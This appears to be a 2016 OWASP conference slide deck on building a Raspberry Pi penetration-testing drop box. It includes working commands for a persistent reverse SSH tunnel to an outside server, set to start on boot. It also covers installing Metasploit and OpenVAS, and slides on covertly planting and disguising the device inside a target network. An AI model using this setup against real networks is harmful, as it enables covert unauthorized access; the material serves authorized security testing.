SNOWFROC 2016

Raspberry Pi Pentest Platform

Bo Pearce
bo@appliedtrust.com
appliedtrust.com

AppliedTrust
a viawest company

OWASP
Open Web Application Security Project

Why?

- Cheap scanning solution
- Fun.
  - Lot’s of possibilities.
- LANTurtle from Hak5
- Panacea of Perimeter Defense

Panacea of Perimeter Defense

-HA firewall

-IPS

-Code Updated regularly

-Audited ACLs

-External access terminates in DMZ

-We’re safe now right?

Internal Network

-One big flat network

-Rarely segmented with firewalls or IPS

-802.1x on ethernet networks...


-Excess of open ethernet ports. Rarely `no shut`

-Open building, open offices/conference rooms

What We Need

- Raspberry Pi 2 Model B
- USB SD card adapter to flash the SD card
- microSD card 16GB Class 10
- Download Kali 2 (takes a long time)
  - https://images.offensive-security.com/arm-images/kali-2.1-rpi2.img.xz


Thanks Andy Lewis and OWASP for the Raspberry Pis



Flashing Kali to the PI microSD

- Format SD Card
  - Open DiskUtil
- Flash the image

```
#list disks
diskutil list
#unmount microSD
diskutil unmount /dev/disk2s1
#write the image to the disk
sudo dd bs=1m if=kali-2.1-rpi2.img
of=/dev/rdisk2
```



To erase all data on a disk or volume:
1 Select the disk or volume in the list on the left.
2 Specify a format and name.
3 If you want to prevent the recovery of the disk's erased data, click Security Options.
4 Click Erase.

To prevent the recovery of previously deleted files without erasing the volume, select a volume in the list on the left, and click Erase Free Space.

Format: MS-DOS (FAT)
Name: KALI

Disk Description : Generic STORAGE DEVICE Media
Connection Bus : USB
Connection Type : External
USB Serial Number : 000000009451

Total Capacity : 31.91 GB (31,914,983,424 Bytes)
Write Status : Read/Write
S.M.A.R.T. Status : Not Supported
Partition Map Scheme : Master Boot Record

Initial Setup of Kali on Pi

#change root password

```
passwd
```

#install autossh

```
apt-get install autossh
```

#create a non-root user

```
useradd -m -s /bin/bash pi
```

#generate an ssh key

```
ssh-keygen -t rsa -b 2048
```

Initial Setup of External Server

#access remote server from home base host

```
ssh pi@external.net
```

#add autossh user

```
useradd -m -s /bin/false autossh
```

#check for user creation

```
cat /etc/passwd | grep autossh
```

#copy .ssh dir to new user

```
sudo cp -r .ssh/ /home/autossh/
```

#change .ssh dir ownership

```
sudo chown -R autossh: /home/autossh/.ssh
```

Initial Setup of External Server Cont.

#copy public key to host computer

```
scp id_rsa.pub username@192.168.2.1:id_rsa_snowfroc.pub
```

#add public key to auth keys on external server

```
vi /home/autossh/.ssh/authorized_keys
```

#test ssh connection from pi to external server

```
ssh autossh@external.net -i /root/.ssh/id_rsa
```

Mitigating Risk of PI auth. SSH


Why use /no/login for autossh user shell?

- Threat of physical access to Linux hosts
  - boot into single user mode and reset root pw
  - Now have access into your externa box

You got hacked!

Persistent Access with autossh

- Remotely forward PI's SSH port to our external server
- SSH from anywhere to External server
- Access PI over SSH tunnel



Test Remote Port Forwarding

#from pi remote port forward the pi’s port 22 to port 1337 on the remote machine

```
ssh -N -R 1337:localhost:22 autossh@external.net -i id_rsa
```

#test the remote port forward from the external server

```
ssh pi@localhost -p 1337
```

#woohoo we are now on the pi from remote server!

Configuring autossh

#run auto ssh command (more possible configuration options here)

```
/usr/bin/autossh -i /root/.ssh/id_rsa -N -R 1337:localhost:22
autossh@external.net
```

#test the autossh remote port forward from external host

```
ssh pi@localhost -p 1337
```

#test ssh connection from pi to external server

```
ssh autossh@external.net -i /root/.ssh/id_rsa
```

#set in /etc/rc.local so that SSH connects on boot

```
/usr/bin/autossh -i /root/.ssh/id_rsa -N -R 1337:localhost:22
autossh@external.net -f
```

#power off pi and test out

Story Time

- Anything goes attack scenario
- Reconnaissance
- Social Engineer?
- Find open port and install Pi
- Have remote access inside network
- Get greedy

Concealing the PI

- Change MAC address
- Target scan
- Scan at night and weekends
- Hide under desk
- More nefarious things?
  - This Device Supports Emergency Services. Tampering with it is a Federal Offense.
- Get creative!


Change MAC Address

#edit interfaces

```
vi /etc/network/interfaces
```

#change MAC as desired

```
auto eth0
iface eth0 inet dhcp
hwaddress ether 00:12:3f:85:be:fa
```



MAC Address and OUI Lookup

This program displays the name of the company that ma
find the MAC addresses registered by a company.

ENTER MAC ADDRESS OR OUI (FIRST 6 DIGITS)

B827EB

SELECT LOOKUP TYPE: ● LOOKUP MAC ○ LOOKUP VENDOR

example: 00:0B:14

Results for MAC address B8:27:EB

Found 1 results.

MAC Address/OUI	Vendor {Company}
B8:27:EB	Raspberry Pi Foundation

Resize Root Partition (easy way)

#clone raspi

```
git clone https://github.com/RPi-Distro/raspi-config
```


# run script select resize partition and reboot

```
cd raspi-config
./raspi-config
```

#check out the new space

```
df -h
```

#whoohoo space! The vast expanse!



Setting up Metasploit

#install some dependencies

```
apt-get -y install build-essential zlib1g zlib1g-dev libxml2 libxml2-dev libxslt-dev locate libreadline6-dev libcurl4-openssl-dev git-core libssl-dev libyaml-dev openssl autoconf libtool ncurses-dev bison curl wget postgresql postgresql-contrib libpq-dev libapr1 libaprutil1 libsvn1 libpcap-dev libsqlite3-dev
```

```
apt-get install git-core postgresql curl gem
```

#install some gems

```
gem install wirble sqlite3 bundler
```

#grab metasploit

```
cd /opt
```

```
git clone https://github.com/rapid7/metasploit-framework.git
```

Setting up Metasploit cont.

#move to directory and install

```
cd metasploit-framework
bundle install
```

#create link for future ease of use

```
ln -s /opt/metasploit-framework/msfconsole /usr/bin/msfconsole
```

#have fun with metasploit!

```
msfconsole
```

Resource: http://null-byte.wonderhowto.com/how-to/raspberry-pi-metasploit-0167798/

Setting up OpenVAS

#install some dependencies

```
apt-get update
apt-get install openvas
```

#run setup

```
openvas-mkcert -f -q
openvas-mkcert-client -n -i
openvas-setup
```

#if you run into issues do the below command and follow fix steps

```
openvas-check-setup
```

#browse OpenVAS web interface

```
https://127.0.0.1:9392
```

#to start openvas in future

```
openvas-start
```

Read Only FS Issue

#remount root as read/write

```
mount -o remount,rw /
```

Other Ideas/Improvements

- PoE
- Setup with WiFi USB (create your own Pineapple)
  - Capture 4-way WPA2 handshakes
  - Setup as fake RADIUS server for 802.1x
- Battery Power

Thanks

Thank you for listening!

Thank you OWASP and SnowFroc!